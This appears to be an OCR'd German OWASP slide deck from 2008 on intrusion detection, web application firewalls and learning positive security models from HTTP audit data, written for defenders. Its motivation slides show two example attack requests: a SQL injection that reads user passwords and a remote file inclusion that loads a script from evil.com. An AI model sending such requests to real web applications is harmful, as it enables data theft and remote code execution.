Lernen Positiver Sicherheitsmodelle für Web-Anwendungen

Christian Bockermann

Technische Universität Dortmund
chris@jwall.org
+49 231 755 6487


OWASP
Frankfurt, 25.11.08

Überblick

- Motivation: Web Security
- Bekannte Ansätze zur Web-Sicherheit
  - Intrusion Detection & Web Application Firewalls
- Positive Sicherheitsmodelle für Web-Anwendungen
  - XML basierte Beschreibung
  - Lernen positiver Modelle aus Audit-Daten
- Framework zur Evaluation

Motivation

- Steigender Bedarf am Einsatz von Web-Techniken
  - **Einfach benutzbar** - leicht zu entwickeln
  - **Allgegenwärtig** - von überall aus erreichbar
- Ein paar **Nachteile**
  - Einfach zu benutzen - **einfach zu hacken**
  - Steigende Komplexität (J2EE, Struts, Spring, EJB, Hibernate, WebServices, Metro, XmlRpc)
  - Entwicklern fehlt oft das Sicherheitsbewußtsein bei der Entwicklung
  - Mutmaßlich über **2500 erfolgreiche Web-Angriffe** pro Stunde



Motivation - Top 10 Angriffe

- Das **Open Web Application Security Project** (OWASP) listet die Top-10 Verwundbarkeiten:

1. Cross Site Scripting (XSS)
2. Injection Flaws (SQL-Injection, ...)
3. Malicious File Execution (Remote File Inclusion)
4. Insecure Direct Object Reference
5. Cross Site Request Forgery (CSRF)
6. Information Leakage/Improper Error Handling
7. ...

Open Web Application Security Project
OWASP, http://www.owasp.org/

Motivation - Web-Angriffe

- Häufiger Grund ist **fehlende Validierung**
  - SQL-Injection

    ```
    GET /index.php?order=asc;SELECT password FROM users;--
    ```

  - Remote-File Inclusion

    ```
    GET /index.php?template=http://evil.com/rs.php
    ```

- **Fehlender Überblick?**
  - Information leakage, z.B. durch vergessene Dateien
  - Anwendungen, die längst abgelöst wurden („Evtl. braucht die nochmal jemand?“)

Web Hacking Incident Database:

Hackers Take Down Pennsylvania Government
News Story, Linux Journal,
10. January 2008

Soccer league's online shoppers get kicked by security breach
News Story, Computer World,
08. February 2008

Server hacked through holes in Confixx management software
Advisory, Heise Security,
1. August 2007

Intrusion Detection

- **Intrusion Detection** versucht Angriffe auf Netzwerk auf unterschiedliche Arten zu erkennen
- Einige bieten Payload-Inspection oder TCP-Reassemblierung und ermöglichen
  - **Missbrauchserkennung**
    - Beschreibung von Angriffen über Angriffssprache oder Muster
  - **Anomalie-Erkennung**
    - Lernen von „normalen Profilen" anhand von (statistischen) Modellen
    - Abweichungen von Modellen werden als Angriffe gewertet

STATL - An Attack Language for State-based Intrusion Detection
Steven T. Eckmann, Giovanni Vigna, Richard A. Kemmerer
In Proceedings of the ACM Workshop on Intrusion Detection, Greece, Nov. 2006

A Sense of Self for Unix Processes
Stephanie Forrest, Thomas A. Langstaff, Steven A. Hofmeyr
In Proceedings of the IEEE Symposium on Security and Privacy, 1996

Data Mining Approaches for Intrusion Detection
W. Lee and S. J. Stolfo.
In Proceedings of the 7th USENIX Security Symposium, January 1998

IDS - Missbrauchserkennung

- **Missbrauchserkennung** im Bereich Web-Sicherheit
  - Snort mit Deep/Payload-Inspection
  - WebSTAT: Weiterentwicklung von STATL zur Beschreibung von Web-Angriffen
  - PHP-IDS (PHP), PerlIDS (Perl)
  - AntiSamy (Java)
  - ModSecurity: gotroot.com, Core-Rules (Breach)

Snort-Rules 2.4:
1117 Muster für Web-Angriffe
http://www.snort.org


PHP-IDS
http://php-ids.org

The OWASP AntiSamy Project
http://www.owasp.org

ModSecurity, Core-Rules
http://www.modsecurity.org

IDS - Anomalie-Erkennung

- **Anomalie-Erkennung** versucht mit maschinellem Lernen Anomalien/Angriffe zu erkennen:




Zum Lernen optimal:
Beispiele die bereits manuell als gut/böse klassifiziert sind
(überwachtes Lernen)


In den seltensten Fällen vorhanden, daher meist Generalisierungen.
(unüberwachtes Lernen)

IDS - Anomalie-Erkennung

- Angriffe werden dann als Abweichungen der Beobachtungen vom Modell erkannt



Merkmals-extraktion



Abgleich mit Modell

IDS - Anomalie-Erkennung

- **Anomaly Detection of Web-Based Attacks**
  - Analyse von Web-Server Access-Log Dateien
  - Merkmalsextraktion für Parameter, z.B.
    - Zeichenverteilung
    - strukturelle Eigenschaften der Parameter
  - Je Merkmal wird ein Modell gelernt, jedes Modell liefert einen Score-Wert
  - Ermittling eines „Normal-Score" auf Trainingsdaten (access-log)
  - Anfragen, die zu sehr vom „Normal-Score" abweichen werden als Angriffe gewertet

Anomaly detection of web-based attacks
C. Kruegel and G. Vigna.
In Proceedings of 10th ACM Conference on Computer and Communications Security (CCS'03)

A Multi-model Approach to the Detection of Web-based Attacks
C. Kruegel, G. Vigna, and W. Robertson
Computer Networks, vol. 48, pp. 717–738, August 2005.

IDS - Anomalie-Erkennung

- **NGram-Ansätze**
  - Extraktion von n-Grammen aus HTTP Messages
  - n-Gramme bilden Wort-Vektor (ähnlich SPAM-Klassifizierung)
  - Modelle trainieren, die das normale Vorkommen bestimmter n-Gramme beschreiben
- Verschiedene weitere Ansätze
  - Markov-Modelle
  - Automatenbasierte Modelle
  - Heuristische Generalisierung

Incorporation of Application Layer Protocol Syntax into Anomaly Detection
Patrick Düssel, Christian Gehl, Pavel Laskov, Konrad Rieck
Dec. 2008 (to appear)

Anomaly Detection for HTTP Intrusion Detection: Algorithm Comparisons and the Effect of Generalization on Accuracy
Kenneth LeRoy Ingham III, Dissertation, University of New Mexico 2007

IDS - Anomalie-Erkennung


- Anomalie-Erkennung bietet viele gute Ansätze zur Erkennung von Angriffen
- Generalisierung meist auf komplettem HTTP-Traffic
- **Probleme**
  - häufig „kryptische" Modelle
  - Direkter Bezug zur Web-Anwendung?
  - Einwirken/Korrektur durch Benutzer oft unmöglich/ schwierig

IDS - Anomalie-Erkennung

- Anomalie-Erkennung bietet viele gute Ansätze zur Erkennung von Angriffen
- Generalisierung meist auf komplettem HTTP-Traffic
- **Probleme**
  - häufig „kryptische" Modelle
  - Direkter Bezug zur Web-Anwendung?
  - Einwirken/Korrektur durch Benutzer oft unmöglich/ schwierig
- **Gibt es andere Möglichkeiten das „normale Verhalten" zu beschreiben?**


Web-Application Firewalls

- **Web Application Firewalls** (WAF)
  - Meist **Reverse Proxy Server**, der auf Anwendungsebene Anfragen annimmt und weiterleitet
  - Enthalten **Filter Engine**, die die Anfragen gegen eine vorgegebenes Regelwerk überprüft



Web-Application Firewalls

- **Web Application Firewalls** (WAF)
  - Meist **Reverse Proxy Server**, der auf Anwendungsebene Anfragen annimmt und weiterleitet
  - Enthalten **Filter Engine**, die die Anfragen gegen eine vorgegebenes Regelwerk überprüft
- **Firewall-Prinzip:** Alles verbieten und nur das Erlauben, was wirklich gewünscht ist!
  - Positives Sicherheitsmodell für komplexe Anwendung zumeist manuell nicht erstellbar
  - => Verwendung **musterbasierter** Regelsätze



Positive Sicherheitsmodelle

- Sicherheitskritische Anwendungen werden auf Basis von Spezifikationen verifiziert
  - Safety-Eigenschaft: „Something bad should never happen“
- Spezifikation von Web-Anwendungen als Grundlage für positive Sicherheitsmodelle
- Positives Sicherheitsmodell:
  - Spezifikation muss Anwendung vollständig beschreiben
  - Manuelle Spezifikation komplexer Anwendungen nahezu unmöglich
  - => Lernen der Spezifikation aus Audit-Daten

The Temporal Logic Of Actions
Leslie Lamport
ACM Transactions on Programming Languages and Systems, 1994


Positive Sicherheitsmodelle

- Sicherheitskritische Anwendungen werden auf Basis von Spezifikationen verifiziert
  - Safety-Eigenschaft: „Something bad should never happen“
- Spezifikation von Web-Anwendungen als Grundlage für positive Sicherheitsmodelle
- Positives Sicherheitsmodell:
  - Spezifikation muss Anwendung vollständig beschreiben
  - Manuelle Spezifikation komplexer Anwendungen nahezu unmöglich
  - => Lernen der Spezifikation aus Audit-Daten

The Temporal Logic Of Actions
Leslie Lamport
ACM Transactions on Programming Languages and Systems, 1994

Idee

- Extraktion von Audit-Daten aus HTTP-Streams
- Lernen eines abstrakten Anwendungsprofils
- Überführung des Profils in ein Regelwerk für eine Web-Application Firewall




Anomalie-Erkennung in Web-Anwendungen
Christian Bockermann
Diplomarbeit am LS8, Universität Dortmund, 2007

JWall - eine intelligente Web-Application Firewall
Christian Bockermann,
Einreichung zum Deutschen IT-Sicherheits-preis (Horst-Görtz Stiftung), 2008

ModProfiler - Enough with Default-Allow for Web-Applications
Ofer Shezaf, Ivan Ristic (Breach Security), 2008

Idee

- Extraktion von Audit-Daten aus HTTP-Streams
- Lernen eines abstrakten Anwendungsprofils
- Überführung des Profils in ein Regelwerk für eine Web-Application Firewall




Anomalie-Erkennung in Web-Anwendungen
Christian Bockermann
Diplomarbeit am LS8, Universität Dortmund, 2007

JWall - eine intelligente Web-Application Firewall
Christian Bockermann,
Einreichung zum Deutschen IT-Sicherheits-preis (Horst-Görtz Stiftung), 2008

ModProfiler - Enough with Default-Allow for Web-Applications
Ofer Shezaf, Ivan Ristic (Breach Security), 2008

Idee

- Extraktion von Audit-Daten aus HTTP-Streams
- Lernen eines abstrakten Anwendungsprofils
- Überführung des Profils in ein Regelwerk für eine Web-Application Firewall




Anomalie-Erkennung in Web-Anwendungen
Christian Bockermann
Diplomarbeit am LS8, Universität Dortmund, 2007

JWall - eine intelligente Web-Application Firewall
Christian Bockermann,
Einreichung zum Deutschen IT-Sicherheits-preis (Horst-Görtz Stiftung), 2008

ModProfiler - Enough with Default-Allow for Web-Applications
Ofer Shezaf, Ivan Ristic (Breach Security), 2008

Idee

- Extraktion von Audit-Daten aus HTTP-Streams
- Lernen eines abstrakten Anwendungsprofils
- Überführung des Profils in ein Regelwerk für eine Web-Application Firewall



